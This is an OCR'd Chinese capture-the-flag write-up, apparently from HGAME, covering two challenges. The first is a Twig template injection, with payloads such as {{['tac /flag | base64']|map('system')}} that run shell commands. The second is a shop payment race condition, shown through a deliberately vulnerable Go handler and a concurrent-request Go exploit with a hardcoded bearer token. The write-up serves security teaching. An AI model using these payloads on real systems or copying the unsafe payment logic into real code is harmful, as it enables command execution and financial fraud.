
和其他模板引擎一样，twig 使用不当会存在安全隐患，参见先知社区

redirect.php 使用了 tiwg, 功能很简单，就是将 url 参数的值拼接到页面里：

{{xxx}} 是 twig 的标签语法，当 twig 遇到 {{}} 时会对其中的内容进行处理：

于是可以使用 twig 的过滤器功能来实现任意代码执行：

```
redirect.php?url={{["whoami"]|map("system")}}
```



题目稍微加了点过滤，不能使用 cat 读文件，flag 不能以明文的方式出现。

改为使用 tac 读取， 加个 base64 编码：

```
/redirect.php?url={{["tac /flag | base64"]|map("system")}}
```

Vidar shop demo

> 考　点：条件竞争
> 出题人：Klrin
> 分　值：350

差1币就可以购买并获得flag，但是页面不存在充值之类的地方。
如果熟悉开发，商城系统很容易联想到条件竞争问题，所以目标就是找到条件竞争的位置。商城中用户可以下单商品、支付和退款。
下单时，后端扣去库存，并自动创建待支付的订单，观察商品页库存量极多，故排除这个位置。退款接口（删除订单），后端会删除订单并归还已支付的订单金额，假如这里存在条件竞争，那么金币只会越来越少，故排除。最后锁定支付接口。点击支付的时候，后端会存在更新金币的操作，有可能存在漏洞。
实际业务代码如下：

```go
func (l *CreateLogic) Create(in *pay.CreateRequest) (*pay.CreateResponse, error) {
    // 查询用户是否存在
    userResp, err := l.svcCtx.UserRpc.UserInfo(l.ctx, &user.UserInfoRequest{
        Id: in.Uid,
    })
    if err != nil {
        return nil, err
```

```
    }

    // 查询订单是否存在
    orderResp, err := l.svcCtx.OrderRpc.Detail(l.ctx, &order.DetailRequest{
        Id: in.Oid,
    })
    if err != nil {
        return nil, err
    }
    if orderResp.Uid != in.Uid {
        return nil, status.Error(100, "订单查询失败")
    }

    if userResp.Money < orderResp.Amount {
        return nil, status.Error(100, "余额不足，建议重开")
    }

    // 查询订单是否已经创建支付
    _, err = l.svcCtx.PayModel.FindOneByOid(in.Oid)
    if err == nil {
        return nil, status.Error(100, "订单已创建支付")
    }

    newPay := model.Pay{
        Uid:    in.Uid,
        Oid:    in.Oid,
        Amount: orderResp.Amount,
        Source: 0,
        Status: 1,
    }
    time.Sleep(500 * time.Millisecond)

    _, err = l.svcCtx.OrderRpc.Update(l.ctx, &order.UpdateRequest{
        Id:     orderResp.Id,
        Uid:    orderResp.Uid,
        Pid:    orderResp.Pid,
        Amount: orderResp.Amount,
        Status: 1,
    })
    if err != nil {
        return nil, status.Error(500, err.Error())
    }

    res, err := l.svcCtx.PayModel.Insert(&newPay)
    if err != nil {
        return nil, status.Error(500, err.Error())
    }

    newPay.Id, err = res.LastInsertId()
    if err != nil {
        return nil, status.Error(500, err.Error())
    }

    // 更新用户余额 条件竞争点
    userResp.Money = userResp.Money - orderResp.Amount
    _, err = l.svcCtx.UserRpc.Update(l.ctx, userResp)
    if err != nil {
        return nil, status.Error(500, err.Error())
    }
```

```
    return &pay.CreateResponse{
        Id: newPay.Id,
    }, nil
}
```

在这里，先查询出用户余额，然后创建订单，最后更新用户余额（余额值取自查询出的余额扣除订单金额）。整个过程持续了超过500ms（正常不会这么慢，特地sleep是为了方便做题）。所以假如在500ms内有同一个用户的多个不同订单的支付请求打进来，不妨假设查询到的用户余额都是100币（因为还没超过500ms，第一个请求还未更新用户余额），那么最终的结果是订单全部支付成功，但是用户的余额仅仅更新为了(100-最后一个订单金额)。
最后再手动依次取消支付成功的订单，余额就会变多。

exp:

```
type Ts struct {
    Uid    int `json:"uid"`
    Oid    int `json:"oid"`
    Amount int `json:"amount"`
}

func TestHgame(T *testing.T) {
    var ts Ts
    ts.Uid = 1
    ts.Oid = 7
    ts.Amount = 5
    go gorequest.New().Post("http://127.0.0.1:8003/api/pay/create").
        Set("Authorization", "bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2NDM3NTAyNjEsImlhdCI6MTY0MzY2Mzg2MS
widWlkIjoxfQ.b1QV-ubi277QQobG9sS-T4XKqOP78wGMlKZ3aQTFiNE").
        SendStruct(&ts).End()
    var ts2 Ts
    ts2.Uid = 1
    ts2.Oid = 8
    ts2.Amount = 5
    go gorequest.New().Post("http://127.0.0.1:8003/api/pay/create").
        Set("Authorization", "bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2NDM3NTAyNjEsImlhdCI6MTY0MzY2Mzg2MS
widWlkIjoxfQ.b1QV-ubi277QQobG9sS-T4XKqOP78wGMlKZ3aQTFiNE").
        SendStruct(&ts2).End()
    time.Sleep(5 * time.Second)
}
```